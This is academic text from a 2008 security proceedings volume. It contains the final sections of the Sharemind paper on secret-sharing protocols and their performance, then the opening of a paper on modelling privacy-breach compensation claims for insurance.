The corresponding ideal functionality is modelled as follows. Initially, the miners send their shares $[\![u]\!]$ to the trusted third party $\mathcal{T}$ who recovers the input $u \leftarrow \mathsf{Rec}([\![u]\!])$ and sends new shares $[\![w]\!] \leftarrow \mathsf{Deal}(u)$ back to the miners. The simplest universally composable re-sharing protocol is given in Fig. 2. Indeed, we can construct a non-rewinding *interface* $\mathcal{I}_0$ between the ideal world and a real world adversary $\mathcal{A}$ such that for any input distribution the output distributions ψ and ψ° coincide. The corresponding interface $\mathcal{I}_0$ forwards the input share u_i of a corrupted miner $\mathcal{P}_i$ to $\mathcal{T}$, provides randomness $r_i \leftarrow \mathbb{Z}_{2^{32}}$ to $\mathcal{P}_i$, and given w_i form $\mathcal{T}$ sends $r_{i-1} \leftarrow w_i - u_i + r_i$ to $\mathcal{P}_i$.

The next lemma shows that perfect simulatability together with re-sharing assures universal composability in the semi-honest model. In the malicious model, one needs additional correctness guarantees against malicious behaviour.

Lemma 2. *A perfectly simulatable share computing protocol that ends with perfectly secure re-sharing of output shares is perfectly universally composable.*

Proof. Let $\mathcal{S}$ be the perfect simulator for the share computing phase and $\mathcal{I}_0$ the interface for the re-sharing protocol. Then we can construct a new non-rewinding interface $\mathcal{I}$ for the whole protocol:

1. It first submits the inputs of the corrupted miners $\mathcal{P}_i$ to the trusted third party $\mathcal{T}$ and gets back the output shares w_i.
2. Next, it runs, possibly in parallel, the simulator $\mathcal{S}$ and the interface $\mathcal{I}_0$ with the output shares w_i to simulate the missing protocol messages.

Now the output distributions ψ and ψ° coincide, since the sub-routines $\mathcal{S}$ and $\mathcal{I}_0$ perfectly simulate protocol messages and $\mathcal{I}_0$ assures that the output shares of corrupted parties are indeed w_i. The latter assures that the adversarial output ψ_{a}° is correctly matched together with the outputs of honest parties. Since the interface $\mathcal{I}$ is non-rewinding, the claim holds even if the protocol is executed in a larger computational context $\varrho\langle\cdot\rangle$. □

4.1 Protocols for Atomic Operations

Due to the properties of additive sharing, we can implement share addition and multiplication by a public constant c with local operations only, as $[u_1 + v_1, \ldots, u_n + v_n]$ and $[cu_1, \ldots, cu_n]$ are valid shares of $u + v$ and cu. However, these operations are only perfectly simulatable, since the output shares depend on input shares.

A share multiplication protocol is another important atomic primitive. Unfortunately, we cannot use the standard solutions based on polynomial interpolation and re-sharing. Shamir secret sharing just fails in the ring $\mathbb{Z}_{2^{32}}$. Hence, we must roll out our own multiplication protocol. By the definition of the additive secret sharing scheme

$$uv = \sum_{i=1}^{n} u_i v_i + \sum_{j \neq i}^{n} u_i v_i \mod 2^{32} \tag{1}$$

and thus we need sub-protocols for computing shares of $u_i v_j$. For clarity and brevity, we consider only a sub-protocol, where $\mathcal{P}_1$ has an input x_1, $\mathcal{P}_2$ has an input x_2 and the miner $\mathcal{P}_3$ helps the others to obtain shares of $x_1 x_2$. Du and Atallah were the first to publish the corresponding protocol [12] although similar reduction techniques have been used earlier. Fig. 3 depicts the corresponding protocol. Essentially, the correctness of the protocol relies on the observation

$$x_1 x_2 = -(x_1 + \alpha_1)(x_2 + \alpha_2) + x_1(x_2 + \alpha_2) + (x_1 + \alpha_1)x_2 + \alpha_1\alpha_2 \enspace .$$

The security follows from the fact that for uniformly and independently generated $\alpha_1, \alpha_2 \leftarrow \mathbb{Z}_{2^{32}}$ the sums $x_1 + \alpha_1$ and $x_2 + \alpha_2$ have also uniform distribution.

Lemma 3. *The Du-Atallah protocol depicted in Fig. 3 is perfectly simulatable.*

Proof. Let us fix inputs x_1 and x_2. Then $\mathcal{P}_1$ receives two independent uniformly distributed values and $\mathcal{P}_2$ receives two independent uniformly distributed values. $\mathcal{P}_3$ receives no values at all. Hence, it is straightforward to construct a simulator $\mathcal{S}$ that simulates the view of a semi-honest participant. □

1. $\mathcal{P}_3$ generates $\alpha_1, \alpha_2 \leftarrow \mathbb{Z}_{2^{32}}$ and sends α_1 to $\mathcal{P}_1$ and α_2 to $\mathcal{P}_2$.
2. $\mathcal{P}_1$ computes $x_1 + \alpha_1$ and sends the result to $\mathcal{P}_2$.
   $\mathcal{P}_2$ computes $x_2 + \alpha_2$ and sends the result to $\mathcal{P}_1$.
3. Parties compute shares of $x_1 x_2$:
   (a) $\mathcal{P}_1$ computes its share $w_1 = -(x_1 + \alpha_1)(x_2 + \alpha_2) + x_1(x_2 + \alpha_2)$.
   (b) $\mathcal{P}_2$ computes its share $w_2 = (x_1 + \alpha_1)x_2$.
   (c) $\mathcal{P}_3$ computes its share $w_3 = \alpha_1\alpha_2$.

Fig. 3. Du-Atallah multiplication protocol

Execute the following protocols concurrently:

1. Compute locally shares u_1v_1, u_2v_2 and u_3v_3.
2. Use six instances of the Du-Atallah protocol for computing shares of u_iv_j where $i \neq j$.
3. Re-share the final sum of all previous sub-output shares.

Fig. 4. High-level description of the share multiplication protocol

Fig. 4 depicts a share multiplication protocol that executes six instances of the Du-Atallah protocol in parallel to compute the right side of the equation (1). Since the protocols are executed concurrently, the resulting protocol has only three rounds.

Theorem 1. *The multiplication protocol is perfectly universally composable.*

Proof. Lemma 1 assures that the whole protocol is perfectly simulatable, as local computations and instances of Du-Atallah protocol are perfectly simulatable. Since the output shares are re-shared, Lemma 2 provides universal composability. □

4.2 Protocol for Input Gathering

Many protocols can be directly built on the atomic operations described in the previous sub-section. As the first example, we discuss methods for input validation. Recall that initially the database of shared inputs is empty in the Sharemind framework and the data donors have to fill it. There are two aspects to note. First, the data donors might be malicious and try to construct fraudulent inputs to influence data aggregation procedures. For instance, some participants of polls might be interested in artificially increasing the support of their favourite candidate. Secondly, the data donors want to submit their data as fast as possible without extra work. In particular, they are unwilling to prove that their inputs are in the valid range.

There are two principal ways to address these issues. First, the miners can use multiparty computation protocols to detect and eliminate fraudulent entries. This is computationally expensive, since the evaluation of correctness predicates is a costly operation. Hence, it is often more advantageous to use such an input gathering procedure that guarantees validity by design. For instance, many data tables consist of binary inputs (yes-no answers). Then we can gather inputs as shares over $\mathbb{Z}_2$ to avoid fraudulent inputs and later use share conversion to get the corresponding shares over $\mathbb{Z}_{2^{32}}$.

Let $[u_1, u_2, u_3]$ be a valid additive sharing over $\mathbb{Z}_2$. Then we can express the shared value u through the following equation over integers:

$$f(u_1, u_2, u_3) := u_1 + u_2 + u_3 - 2u_1u_2 - 2u_1u_3 - 2u_2u_3 + 4u_1u_2u_3 = u \enspace .$$

Consequently, if we treat u_1, u_2, u_3 as inputs and compute the shares of $f(u_1, u_2, u_3)$ over $\mathbb{Z}_{2^{32}}$, then we obtain the desired sharing of u. More precisely, we can use the Du-Atallah protocol to compute the shares $\llbracket u_1u_2 \rrbracket$, $\llbracket u_1u_3 \rrbracket$, $\llbracket u_2u_3 \rrbracket$ over $\mathbb{Z}_{2^{32}}$. To get the shares $\llbracket u_1u_2u_3 \rrbracket$, we use the share multiplication protocol to multiply $\llbracket u_1u_2 \rrbracket$ and the shares $\llbracket u_3 \rrbracket$ created by $\mathcal{P}_3$. Finally, all parties use local addition and multiplication

1. Generate random bit shares $[\![r^{(31)}]\!], \ldots, [\![r^{(0)}]\!]$ over $\mathbb{Z}_{2^{32}}$.
2. Compute the corresponding shares $[\![r]\!] = 2^{31} \cdot [\![r^{(31)}]\!] + \cdots + 2^0 \cdot [\![r^{(0)}]\!]$.
3. Compute and publish the shares of the difference $[\![a]\!] = [\![u]\!] - [\![r]\!]$.
4. Mimic bitwise addition algorithm to compute bit shares $[\![u^{(31)}]\!], \ldots, [\![u^{(0)}]\!]$ from the known bit representation of a and the bit shares $[\![r^{(31)}]\!], \ldots, [\![r^{(0)}]\!]$.

Fig. 5. High-level description of the bit extraction protocol

routines to obtain the shares of $f(u_1, u_2, u_3)$ and then re-share them to guarantee the universal composability. The resulting protocol has only four rounds, since we can start the first round of all multiplication protocols simultaneously.

Theorem 2. *The share conversion protocol is perfectly universally composable.*

Proof. The proof follows again directly from Lemmata 1 and 2, since all sub-protocols are perfectly simulatable and the output shares are re-shared at the end. □

Note that input gathering can even be an off-line event, if we make use of public-key encryption. If everybody knows the public keys of the miners, they can encrypt the shares with the corresponding keys and then store the encryptions in a public database. Miners can later fetch and decrypt their individual shares to fill their input databases.

4.3 Protocols for Bit Extraction and Comparison

Various routines for bit manipulations form another set of important operations. In particular, note that for signed representation of $\mathbb{Z}_{2^{32}} = \{-2^{31}, \ldots, 0, \ldots, 2^{31} - 1\}$ the highest bit indicates the sign and thus the evaluation of greater-than-or-equal (GTE) predicate can be reduced to bit extraction operations. In the following, we mimic the generic scheme proposed by Damgård et al. [10] for implementing bit-level operations. As this construction is given in terms of atomic primitives, it can be used also for settings where there are more than three miners, see Fig. 5.

For the first step in the algorithm, miners can create random shares over $\mathbb{Z}_2$ and then convert them to the shares over $\mathbb{Z}_{2^{32}}$. The second step can be computed locally. The third step is secure, since the difference $a = u - r$ has uniform distribution over $\mathbb{Z}_{2^{32}}$ and thus one can always simulate the shares of a. For the final step, note that addition and multiplication protocols are sufficient to implement all logic gates when all inputs are guaranteed to be in the range $\{0, 1\}$. Hence, we can use the classical bitwise addition algorithm to compute $[\![u^{(31)}]\!], \ldots, [\![u^{(0)}]\!]$. However, the number of rounds in the corresponding protocol is linear in the number of bits, since we cannot compute carry bits locally. To minimise the number of rounds, we used standard look-ahead carry construction to perform the carry computations in parallel. The latter provides logarithmic round complexity. More precisely, the final bitwise addition protocol has 8 rounds and the corresponding bit extraction protocol has 12 rounds. Both protocols are also universally composable, since all sub-protocols are universally composable.

Theorem 3. *The bitwise addition protocol is perfectly universally composable. The bit extraction protocol is perfectly universally composable.*

As a simple extension, we describe how to implement greater-than-or-equal predicate if both arguments are guaranteed to be in $\mathbb{Z}_{2^{31}} \subseteq \mathbb{Z}_{2^{32}}$. This allows us to define

$$\textsc{Gte}(x, y) = \begin{cases} 1, & \text{if the highest bit of the difference } x - y \text{ is } 0, \\ 0, & \text{otherwise.} \end{cases}$$

It is straightforward to see that the definition is correct for unsigned and signed interpretation of the arguments as long as both arguments are in the range $\mathbb{Z}_{2^{31}}$. Since the range $\mathbb{Z}_{2^{31}}$ is sufficient for most practical computations, we have not implemented the extended protocol for the full range $\mathbb{Z}_{2^{32}} \times \mathbb{Z}_{2^{32}}$, yet.

Theorem 4. *The greater-than-or-equal protocol is perfectly universally composable.*

Proof. The protocol is universally composable, since the bit extraction protocol that is used to split $x - y$ into bit shares is universally composable. □

5 Practical Implementation

The main goal of the SHAREMIND project is to provide an easily programmable and flexible platform for developing and testing various privacy preserving algorithms based on share computing. The implementation of the SHAREMIND framework provides a library of the most important mathematical primitives described in the previous section. Since these protocols are universally composable, we can use them in any order, possibly in parallel, to implement more complex algorithms. To hide the execution path of the algorithm, we can replace if-then branches with oblivious selection clauses. For instance, we can represent **if** a **then** $x \leftarrow y$ **else** $x \leftarrow z$ as $x \leftarrow a \cdot y + (1 - a) \cdot z$.

The software implementation of SHAREMIND is written in the C++ programming language and is tested on Linux, Mac OS X and Windows XP. The “virtual processor” of SHAREMIND consists of the *miner* application which performs the duties of a secure multiparty computation party and the *controller* library for developing controller applications that work with the miners. Secure channels between the miners are implemented using standard symmetric encryption and authentication algorithms. As a result, we obtain only computational security guarantees in the real world. The latter is unavoidable if we want to achieve a cost-efficient and universal solution, as building dedicated secure channels is currently prohibitively expensive.

One of the biggest advances of the framework is its modularity. At the highest abstraction level, the framework behaves as a virtual processor with a fixed set of commands. However, the user can design and experiment with new cryptographic protocols. On this level, the framework hides all technical details, such as network setup and exact details of message delivery. Finally, the user can explicitly change networking details at the lowest level, although we have put a lot of effort into optimising network behaviour.

To facilitate fast testing and algorithm development, we implemented the most obvious execution strategy, where the controller application executes a program by asking the miners to sequentially execute operations described by the program. When a computational operation is requested from the miner, it is scheduled for execution. When the operation is ready to be executed, the miners run the secure multi-party computation protocols necessary for completing the operation. Like in a standard stack machine, all operations read their input data from the stack and write output data to the stack upon completion. The shares of the final results are sent back to the controller.

Of course, such a simplistic approach neglects many practical security concerns. In particular, the controller has full control over the miners and thus we have a single point of failure. Therefore, real-world applications must be accompanied with auxiliary mechanisms to avoid such high level attacks. For instance, the miners must be configured with the identities of each other and all possible controllers to avoid unauthorised commands. This can be achieved by using public-key infrastructure. Similarly, the complete code should be analysed and signed by an appropriate authority to avoid unauthorised data manipulation. However, the time-complexity of these operations is constant and thus our execution strategy is still valid for performance testing.

6 Performance Results

We have measured the performance of the SHAREMIND framework on two computational tasks—scalar product and vectorised comparison. These tests are chosen to cover the most important primitives of SHAREMIND: addition, multiplication and comparison. More importantly, it also allowed us to compare SHAREMIND to other secure multi-party computation systems [6,16,18].

The input datasets were randomly generated and the corresponding shares were stored in local databases. For each vector size, we ran the computation many times and measured the results for each execution. To identify performance bottlenecks, we measured the local computation time, the time spent on sending data, and the time spent on waiting. The time was measured at the miners to minimise the impact of overhead from communication with the controller. The tests were performed on four computers in a computing cluster. Each machine had a dual-core Opteron 175 processor and 2 GB of RAM, and ran Scientific Linux CERN 4.5. The computers were connected by a local switched network allowing communication speeds up to 1 gigabit per second.

As one would expect, the initial profiling results showed that network roundtrip time has significant impact on the performance. Consequently, it is advantageous to execute many operations in parallel and thus the use of vectorised operations can lead to significant performance gains. The latter is a promising result, since many data mining algorithms are based on highly parallelisable matrix operations.

Nevertheless, we also observed that sometimes data vectors become too large and this starts to hinder the performance of the networking layer. To balance the effects of vectorisation, we implemented a load balancing system. We fixed a certain threshold vector size after which the miners start batch processing of large vectorised queries. In each sub-round, a miner processes a fragment of its inputs and sends the results to the other miners before continuing with the next fragment of input data.

Fig. 6 shows the impact of our optimisations on the waiting time caused by network delays. In particular, note that the impact of network delays is small during scalar product computation—the miners do not waste too many CPU cycles while waiting for inputs. Consequently, further optimisations can only lead to marginal improvements. The same is true for the multiplication protocol, since the performance characteristics




Fig. 6. Performance of the SHAREMIND framework. Left and right pane depict average running times for test vectors with 10, 000–100, 000 elements in 10, 000-element increments.

of the scalar product operation practically coincide with the multiplication protocol: addition as a local operation is very fast. For the parallel comparison, the effect of network delays is more important and further scheduling optimisations may decrease the time wasted while waiting for messages. In both benchmarks, the time required to send and receive messages is significant and thus the efficiency of networking layer can significantly influence performance results.

Besides measuring the average running time, we also considered variability of timings. For the comparison protocol, the running times were rather stable. The average standard deviation was approximately 6% from the average running time. The scalar computation execution time was significantly more fluctuating, as the average standard deviation over all experiments was 24% of the mean. As most of the variation was in the network delay component of the timings, the fluctuations can be attributed to low-level tasks of the operating system. This is further confirmed by the fact that all scalar product timings are small, so even relatively small delays made an impact on our execution time. We remind here that the benchmark characterises near-ideal behaviour of the SHAREMIND framework, since no network congestion occurred during the experiments and the physical distance between the computers was small. In practice, the effect of network delays and the variability of running times can be considerably larger.

We also compared the performance of SHAREMIND with other known implementations of privacy-preserving computations. Our first candidate was the FAIRPLAY system [16], which is a general framework for secure function evaluation with two parties that is based on garbled circuit evaluation. According to the authors, a single comparison operation for 32-bit integers takes 1.25 seconds. A single SHAREMIND comparison takes, on average, 500 milliseconds. If we take into account the improvements in hardware we can say that the performance is similar when evaluating single comparisons. The authors of FAIRPLAY noticed that parallel execution gives a speedup factor of up 2.72 times in a local network. Experiments with SHAREMIND have shown that parallel execution can increase execution up to 27 times. Hence, SHAREMIND can perform parallel comparison more efficiently. The experimental scalar product implementation in [18] also works with two parties. However, due to the use of more expensive cryptographic primitives, it is slower than SHAREMIND even with precomputation. For example, computing the scalar product of two 100000-element binary vectors takes a minimum of 5 seconds without considering the time of precomputation.

The SCET system used in [6] is similar to SHAREMIND as it is also based on share computing. Although SCET supports more than three computational parties, our comparison is based on results with three parties. The authors have presented performance results for multiplication and comparison operations as fitted linear approximations. The approximated time for computing products of x inputs is $3x + 41$ milliseconds and the time for evaluating comparisons is $674x + 90$ milliseconds (including precomputation). The performance of SHAREMIND can not be easily linearly approximated, because for input sizes up to 5000 elements parallel execution increases performance significantly more than for inputs with more than 5000 elements. However, based on the presented approximations and our own results we claim that SHAREMIND achieves better performance with larger input vectors in both scalar product and vectorised comparison. A SHAREMIND multiplication takes, on the average, from 0.006 to 57 milliseconds, depending on the size of the vector. More precisely, multiplication takes less than 3 milliseconds for every input vector with more than 50 elements. The timings for comparison range from 3 milliseconds to about half a second which is significantly less than 674 milliseconds per operation.

7 Conclusion and Future Work

In this paper, we have proposed a novel approach for developing privacy-preserving applications. The SHAREMIND framework relies on secure multi-party computation, but it also introduces several new ideas for improving the efficiency of both the applications and their development process. The main theoretical contribution of the framework is a suite of computation protocols working over elements in the ring of 32-bit integers instead of standard finite fields.

We have also implemented a fully functional prototype of SHAREMIND and showed that it offers enhanced performance when compared to other similar frameworks. Besides that, SHAREMIND also has an easy to use application development interface allowing the programmer to concentrate on the implementation of data mining algorithms without worrying about the details of cryptographic protocols.

However, the current implementation has several restrictions. Most notably it can use only three computing parties and can deal with just one semi-honest adversary. Hence the main direction for future research is relaxing these restrictions by developing computational primitives for more than three parties. We will also need to study the possibilities for providing security guarantees against active adversaries. Another aspect needing further improvement is the application programmer's interface. A compiler from a higher-level language to our current assembly-like instruction set is definitely needed. Implementing and benchmarking a broad range of existing data-mining algorithms will remain the subject for further development as well.

References

1. Agrawal, D., Aggarwal, C.C.: On the design and quantification of privacy preserving data mining algorithms. In: Proc. of PODS 2001, pp. 247–255 (2001)
2. Agrawal, R., Srikant, R.: Privacy-preserving data mining. SIGMOD Rec. 29(2), 439–450 (2000)
3. Beaver, D.: Secure multiparty protocols and zero-knowledge proof systems tolerating a faulty minority. Journal of Cryptology 4(2), 75–122 (1991)
4. Ben-Or, M., Kelmer, B., Rabin, T.: Asynchronous secure computations with optimal resilience (extended abstract). In: Proc. of PODC 1994, pp. 183–192 (1994)
5. Bogdanov, D., Laur, S., Willemson, J.: Sharemind: a framework for fast privacy-preserving computations. Cryptology ePrint Archive, Report 2008/289 (2008)
6. Bogetoft, P., Damgård, I., Jakobsen, T., Nielsen, K., Pagter, J., Toft, T.: A practical implementation of secure auctions based on multiparty integer computation. In: Di Crescenzo, G., Rubin, A. (eds.) FC 2006. LNCS, vol. 4107, pp. 142–147. Springer, Heidelberg (2006)
7. Canetti, R.: Security and composition of multiparty cryptographic protocols. Journal of Cryptology 13(1), 143–202 (2000)
8. Canetti, R.: Universally composable security: A new paradigm for cryptographic protocols. In: Proc. of FOCS 2001, pp. 136–145 (2001)
9. Cramer, R., Fehr, S., Ishai, Y., Kushilevitz, E.: Efficient multi-party computation over rings. In: Proc. of EUROCRYPT 2003. LNCS, vol. 4107, pp. 596–613 (2003)
10. Damgård, I., Fitzi, M., Kiltz, E., Nielsen, J.B., Toft, T.: Unconditionally secure constant-rounds multi-party computation for equality, comparison, bits and exponentiation. In: Halevi, S., Rabin, T. (eds.) TCC 2006. LNCS, vol. 3876, pp. 285–304. Springer, Heidelberg (2006)
11. Dodis, Y., Micali, S.: Parallel reducibility for information-theoretically secure computation. In: Bellare, M. (ed.) CRYPTO 2000. LNCS, vol. 1880, pp. 74–92. Springer, Heidelberg (2000)
12. Du, W., Atallah, M.J.: Protocols for secure remote database access with approximate matching. In: ACMCCS 2000, Athens, Greece, November 1-4 (2000)
13. Evfimievski, A.V., Srikant, R., Agrawal, R., Gehrke, J.: Privacy preserving mining of association rules. In: Proc. of KDD 2002, pp. 217–228 (2002)
14. Hirt, M., Maurer, U.M.: Player simulation and general adversary structures in perfect multiparty computation. Journal of Cryptology 13(1), 31–60 (2000)
15. Lindell, Y., Pinkas, B.: A proof of Yao's protocol for secure two-party computation. Cryptology ePrint Archive, Report 2004/175 (2004)
16. Malkhi, D., Nisan, N., Pinkas, B., Sella, Y.: Fairplay - secure two-party computation system. In: Proc. of USENIX Security Symposium, pp. 287–302 (2004)
17. The SHAREMIND project web page (2007), http://sharemind.cs.ut.ee
18. Yang, Z., Wright, R.N., Subramaniam, H.: Experimental analysis of a privacy-preserving scalar product protocol. Comput. Syst. Sci. Eng. 21(1) (2006)

Modeling Privacy Insurance Contracts and Their Utilization in Risk Management for ICT Firms

Athanassios N. Yannacopoulos[1], Costas Lambrinoudakis[2], Stefanos Gritzalis[2], Stylianos Z. Xanthopoulos[3], and Sokratis N. Katsikas[4]

[1] Athens University of Economics and Business, Dept. of Statistics
[2] University of the Aegean, Dept. of Information and Communication Systems Engineering
[3] University of the Aegean, Dept. of Statistics and Actuarial-Financial Mathematics
[4] University of Piraeus, Dept. of Technology Education and Digital Systems
ayannaco@aueb.gr, {clam,sgritz,sxantho}@aegean.gr, ska@unipi.gr

Abstract. The rapid expansion of Internet based services has created opportunities for ICT firms to collect and use, in an unauthorized way, information about individuals (e.g. customers, partners, employees etc.). Therefore, privacy issues are becoming increasingly important. In this paper we model the risk that an IT firm is exposed to, as a result of potential privacy violation incidents. The proposed model is based on random utility modeling and aims at capturing the subjective nature of the question: "how important is a privacy violation incident to someone?". Furthermore, we propose a collective risk model for the economic exposure of the firm due to privacy violation. These models are useful for the design and valuation of optimal privacy related insurance contracts for the firm and are supportive to its risk management process.

Keywords: Privacy, Risk Modeling, Insurance, Random Utility Models.

1 Introduction

The immense advances in information and communication technologies have significantly raised the acceptance rate of Internet-based applications and services. Enterprises store, manage and process large amounts of personal and sensitive data about their employees, partners, and customers. Despite the fact that this information is fundamental to enable their business processes, personal data should be accessed and used according to privacy legislation and guidelines; that is only for the purposes for which they have been collected and always after the consent of the data subjects.

Nevertheless, some people are really concerned about privacy protection issues, while others are not. The diversity of the interest level of an employee, or a partner, or a customer, may result into different estimations about the consequences for the firm in case of privacy violation incidents. It is thus necessary to develop a model capable of handling this subjective impact level for the firm, in terms of the compensation that an individual may claim after a privacy breach.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 207–222, 2008.

For instance, when an IT firm uses personal data without the consent of its clients, it is subjective whether a client will feel upset about it and press charges or not. In fact, only a few clients may decide to press charges and claim compensation. And given that this has happened what is the likely amount of the compensation claimed?

We will introduce a simple model that incorporates the personalized view of how individuals perceive a possible privacy violation and the loss of value that such a violation represents to them.

In Section 2 of this paper, we provide a short review of the research area. In Section 3 we model the possible compensation claim of an individual after misuse of her personal information. In section 4 we model the number of compensation claims during a time period and the total amount claimed during this period, considering a homogeneous population of clients. In Section 5 homogeneity is relaxed, while in Section 6 we discuss applications of the collective risk model to insurance and risk management issues for IT firms handling personal data. In section 7 we present and discuss a simulated example to obtain a feeling of the practical usefulness and applicability of the proposed model. Finally, section 8 summarizes and concludes the paper.

2 Literature Review

Privacy refers to the right of someone to be left alone [1]. Information privacy refers to the right of the individual to control personal information [2,3]. Loss of information privacy may lead to loss of privacy in the above defined context. The new technologies and the expansion of the Internet have raised public concern about information privacy [4,5,6,7,8,9]. Four identified aspects of privacy concerns about organizational information privacy practices refer to (i) collection and storage of large amount of personal information data, (ii) unauthorized secondary use of personal data, (iii) errors in collected data and (iv)improper access to personal data due to managerial negligence [10], with the first two being the most important [11,12,13]. Regarding online privacy preferences, individuals are classified in three basic classes [14,15]:(i) the Privacy Fundamentalists who almost always refuse to provide personal information, (ii) the Pragmatic Majority, who exhibit privacy concerns but not as strongly as the Privacy Fundamentalists and (iii) the Marginally Concerned who are almost always willing to reveal their personal data.

The above studies do not claim that individuals will actually behave according to their stated preferences. In fact a dichotomy exists between stated information privacy preferences and actual behavior when individuals need to make a privacy related decision [15,16,17,18,19]. However, there is strong evidence that people are willing to exchange personal information for economic benefits or personalized services [16,20,21], giving thus ground to proposals for regulation of privacy through National Information Markets [22]. Finally, the impact of a company's privacy incidents on its stock market value is explored and analyzed in [23].

3 Modeling the Possible Claim of an Individual j for Revealing Private Data D_m

We consider the case that a private data D_m disclosure has occured and we wish to answer the question "'How much would an individual j claim as compensation for the above mentioned privacy breach?"'

3.1 A Random Utility Model

Our basic working framework is the random utility model (RUM) that has been used in the past in the modeling of personalized decisions and non market valuation. We assume that the individual j may be in two different states. State 0 refers to the state where no personal data is disclosed. State 1 refers to the state where personal data has been disclosed. For simplicity we assume that there is only one sort of data that may be disclosed.

The level of satisfaction of individual j in state 1 is given by the random utility function $u_{1,j}(y_j, z_j) + \epsilon_{1,j}$ where y_j is the income (wealth) of the individual and z_j is a vector related to the characteristics of the individual, e.g. age, occupation, whether she is technology averse or not etc. The term $\epsilon_{1,j}$ is a term that will be considered as a random variable and models the personalized features of the individual j. This term takes into account effects such that, for instance one time the same individual may consider a privacy violation as annoying whereas another time she may not bother about it at all. This term gives the random features to the model and is essential for the subjective nature of it. Similarly, the level of satisfaction of the same individual j in state 0 is given by the random utility function $u_{0,j}(y_j, z_j) + \epsilon_{0,j}$ where the various terms have similar meaning.

State 1, the state of privacy loss, will be disturbing to individual j as long as

$$u_{1,j}(y_j, z_j) + \epsilon_{1,j} < u_{0,j}(y_j, z_j) + \epsilon_{0,j}$$

and that may happen with probability

$$P(\epsilon_{1,j} - \epsilon_{0,j} < u_{0,j}(y_j, z_j) - u_{1,j}(y_j, z_j))$$

This is the probability that an individual will be bothered by a privacy violation and may be calculated as long as we know the distribution of the error term. This will also depend on the general characteristics of the individual through z_j as well as on her income y_j. The particular dependence can be deduced through statistical tests which will be sketched briefly.

Given that an individual j is bothered by a privacy violation, how much would she value this privacy violation, so how much would she like to be compensated for that? If the compensation is C_j then this would satisfy the random equation

$$u_{1,j}(y_j + C_j, z_j) + \epsilon_{1,j} = u_{0,j}(y_j, z_j) + \epsilon_{0,j}$$

the solution of which will yield a random variable C_j. This is the (random) compensation that an individual may ask for a privacy violation. The distribution of the compensation will depend on the distribution of the error terms ϵ_{ij} as well as on the functional form of the deterministic part of the utility function.

The following two cases are quite common:

1. $u_{i,j}(y_j, z_j) = a_i y_j + b_i z_j$, linear utility function. Assuming $a_0 = a_1 = 1$, the random compensation is given by $C_j = Bz_j + \epsilon_j$, where $B = b_0 - b_1$ and $\epsilon_j = \epsilon_{0,j} - \epsilon_{1,j}$. Then (since B is a deterministic vector) the distribution of C_j is the distribution of the random variable ϵ_j. A common assumption is that the ϵ_j are normally distributed. This leads to a normally distributed compensation, and forms the basis of the well known class of econometric models called probit models. Another common assumption is that the random variable ϵ_j is distributed by a logistic distribution. This forms the basis of the well known class of econometric models called logit models. Note that the linearity of the utility function in the income makes the compensation independent of the income.
2. $u_{ij}(y_j, z_j) = a_i ln(y_j) + b_i z_j$ i.e. the utility function is log linear in income. Again, assuming $a_0 = a_1 = 1$, the random compensation is given by $C_j = -y_j + y_j exp(Bz_j + \epsilon_j)$, where $B = b_0 - b_1$ is constant and $\epsilon_j = \epsilon_{0,j} - \epsilon_{1,j}$. The distribution of the compensation is determined by the distribution of the error term ϵ_j. Normally distributed errors will lead to a probit model whereas errors distributed with a logistic distribution will lead to a logit model.

The above mentioned models may in principle lead to unbounded claims, though with diminishing probability. As an attempt to remedy this situation we may resort to bounded logit or probit models. Such models have been used in the literature for valuation of environmental and natural resources with great success. An example of such a model may be the model

$$C_j = \frac{y_j}{1 + exp(-z_j\gamma - \epsilon)}$$

where the error may be taken as either logistic or normal.

In general the RUMs may lead to a wide variety of individual claim distributions, depending on the choice of the utility function and the distribution of the random terms. Therefore, one may obtain heavy tailed distributions, characteristic of large claims, or distributions with thin tails, characteristic of the small claims that insurance companies may deal with in everyday practice. The distribution of claims depends heavily on the fall off of the inverse of the utility function in the range of large values of its argument; this is evident since

$$C_j = u_{1,j}^{-1}(u_{0,j}(y_j, z_j) + \epsilon_{0,j} - \epsilon_{1,j}) \; - \; y_j$$

almost surely, where $u_{1,j}^{-1}$ is the inverse of the function $u_{1,j}(y_j, z_j)$ with respect to the first argument, keeping z_j fixed. The above formula shows that slow decay of the inverse utility function may lead to heavy tails for the distribution of the claims, thus leading to typical large claim distributions such as the Pareto distribution.

3.2 Estimation of such Models

The estimation of such models may be made using appropriately chosen questionnaires in order to obtain enough data for the proposed claims so that a logit or probit distribution may be fitted into them. An appropriate form of the questionnaire could be for instance: Would you be ready to accept a sum of t euros in order to reveal this data (e.g. telephone number, credit card number etc). The test will be made for a vector of t's and the answer will be in the form of yes (1) and no's (0). The answers to the test will provide estimates for the probability that $P(C_j > t)$ and these results will then be fitted into a logit or probit model using standard statistical procedures which are now well implemented in commercial packages. A possible procedure for the model estimation could be for instance a maximum likelihood method, where the likelihood of the observed answers to the survey is computed as a function of the parameters of the model obtained by the RUM and then the parameter values are chosen to be such that the likelihood is maximized. For the RUMs described above, i.e. the logit and probit model, there exist analytic formulae for the likelihood, thus facilitating the maximization.

After estimating the model we have a good approximation of the probability distribution of the compensation claim of an individual j with characteristics z_j and income y_j for revealing some private data D_m.

4 The Temporal Structure of the Risk Model

In the previous section we established a personalized model for the compensation that an individual may claim from a firm that caused a privacy incident. In this section we use the methods of non-life insurance mathematics [24], in order to model the total compensation that may be claimed during some time period from the firm by a class of individuals who were affected by the privacy incident.

4.1 Modeling the Number of Claims

